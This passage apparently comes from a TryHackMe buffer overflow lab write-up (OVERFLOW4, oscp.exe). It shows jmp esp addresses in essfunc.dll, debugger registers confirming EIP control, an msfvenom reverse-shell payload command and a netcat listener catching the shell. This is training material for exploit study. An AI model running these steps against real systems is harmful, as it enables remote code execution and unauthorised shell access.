 0x75840000 | 0x75875000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
 0x00400000 | 0x00414000 | 0x00014000 | False  | False   | False |  False   | False  | -1.0- [oscp.exe] (C:\Users\admin\Desktop\vulnerable-apps\oscp\oscp.exe)
 0x76840000 | 0x76909000 | 0x000c9000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [user32.dll] (C:\Windows\system32\user32.dll)
 0x76a80000 | 0x76a9f000 | 0x0001f000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
----------------------------------------------------------------------------------------------------------------------------------
0x625011af : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011bb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011c7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011d3 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011df : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011eb : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x625011f7 : jmp esp |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.dll)
```

- Address: `0x625011af`
- To Little Endian: `\xaf\x11\x50\x62`

10. Test our JMP address
    - Add breakpoint `bp 0x625011af`




```
Registers (MMX)
EAX 0184F238 ASCII "OVERFLOW4 A
ECX 0034573C
EDX 00000000
EBX 41414141
ESP 0184FA30 ASCII "CCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 625011AF essfunc.625011AF
```

11. Generate shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\xa9\xcd\xd4' -f python
```

12. Shell obtained:



```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow4]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.255.66] 49285
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```